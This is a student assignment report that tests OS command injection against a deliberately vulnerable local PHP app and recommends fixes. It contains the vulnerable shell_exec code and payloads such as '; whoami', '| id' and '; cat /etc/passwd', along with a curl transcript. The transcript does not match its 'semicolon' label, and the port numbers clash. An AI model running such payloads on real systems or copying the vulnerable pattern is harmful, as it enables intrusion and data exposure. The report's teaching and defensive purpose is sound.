



EAST WEST UNIVERSITY
Department of Computer Science and Engineering

Assignment Report

OS Command Injection Vulnerability Assessment and Exploitation

Course Code: CSE487

Course Title: Cyber Security, Law, and Ethics

Semester: Summer 2026

Section: 3

Submitted To:

Rakib Hossen
Assistant Professor
Department of Computer Science and Engineering
East West University

Submitted By:

Aklhak Hossain
2022-3-60-057
2022-3-60-057std.ewubd.edu
<https://akhlak.dev>

Date of Submission: 23 August 2026

Abstract

This project presents a comprehensive assessment of OS Command Injection vulnerabilities in web applications within a controlled laboratory environment. Through systematic testing using command-line tools, we successfully exploited command injection vulnerabilities using multiple attack vectors including semi-colon chaining, pipe operators, and command substitution. Our findings reveal that all tested endpoints are critically vulnerable, allowing arbitrary OS command execution, sensitive file access, and potential full system compromise. The project also provides comprehensive security recommendations including input validation, use of safe APIs, and the principle of least privilege.

1 Introduction

OS Command Injection remains one of the most critical web application vulnerabilities, ranked among the OWASP Top 10 under the "Injection" category. It occurs when a web application incorporates user-supplied data into system commands without adequate validation or sanitization. This project aims to practically demonstrate this vulnerability in a controlled, authorized local environment.

2 Methodology

The project employs a practical approach following the Penetration Testing Execution Standard (PTES) methodology. The testing was conducted entirely within an isolated Kali Linux VirtualBox environment. A custom PHP web application (VulnShop) was developed and hosted locally on `localhost:9090`, featuring three vulnerable endpoints: a ping utility, DNS lookup tool, and product stock checker.

3 Implementation

The vulnerable application utilized PHP's `shell_exec()` function by directly concatenating user input into the command string.

```
1 $ip = $_GET['ip'];  
2 $command = "ping -c 4 " . $ip;  
3 echo shell_exec($command);
```

Testing was performed using `cURL` to send crafted HTTP requests containing injection payloads.

4 Results and Discussion




Figure 1: VulnShop web application with three vulnerable endpoints

Test 1: Semicolon Injection

Payload: 127.0.0.1; whoami

Result: kali (Successful execution)

```
(kali@kali)~$ curl http://localhost:8080/ping.php?ip='whoami'
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Ping Result</title>
</head>
<body>
  <div class="container">
    <div class="card">
      <h1>Ping Result</h1>
      <p class="query-info">Command: ping -c 4 kali</p><div class="result">PING kali.kali (127.0.1.1) 56(84) bytes of data.
64 bytes from kali.kali (127.0.1.1): icmp_seq=1 ttl=64 time=0.050 ms
64 bytes from kali.kali (127.0.1.1): icmp_seq=2 ttl=64 time=0.039 ms
64 bytes from kali.kali (127.0.1.1): icmp_seq=3 ttl=64 time=0.093 ms
64 bytes from kali.kali (127.0.1.1): icmp_seq=4 ttl=64 time=0.100 ms

--- kali.kali ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3073ms
rtt min/avg/max/mdev = 0.039/0.060/0.100/0.023 ms
</div>
      <a class="back" href="/index.php">Back to Home</a>
    </div>
  </div>
</body>
</html>
```

Figure 2: Successful command injection using semicolon - reveals current user

Test 2: Pipe Operator Injection

Payload: 127.0.0.1 | id

Result: uid=1000(kali) gid=1000(kali) (Successful execution)




Figure 3: Pipe operator injection showing user ID information

Test 3: Sensitive File Access

Payload: 1; cat /etc/passwd (via Stock Checker)




Figure 4: Stock checker injection reading sensitive files

5 Recommendations

To mitigate OS Command Injection vulnerabilities, the following measures are recommended:

1. **Input Validation:** Implement strict whitelisting for all user inputs (e.g., `FILTER_VALIDATE_IP` in PHP).
2. **Avoid Shell Execution:** Replace `shell_exec()` with language-native functions.
3. **Escape Arguments:** Use `escapeshellarg()` when shell execution is absolutely necessary.

```
1 // SECURE CODE IMPLEMENTATION
2 $ip = $_GET['ip'];
3 if (filter_var($ip, FILTER_VALIDATE_IP)) {
4     $output = shell_exec("ping -c 4 " . escapeshellarg($ip));
5 } else {
6     $output = "Invalid IP address";
7 }
```

6 Conclusion

This project successfully demonstrated the identification, exploitation, and analysis of OS Command Injection vulnerabilities. All tested endpoints were critically vulnerable to command injection attacks, enabling complete system compromise. This hands-on experience reinforced the critical importance of secure coding practices, specifically input validation and avoiding direct shell execution, in web application development.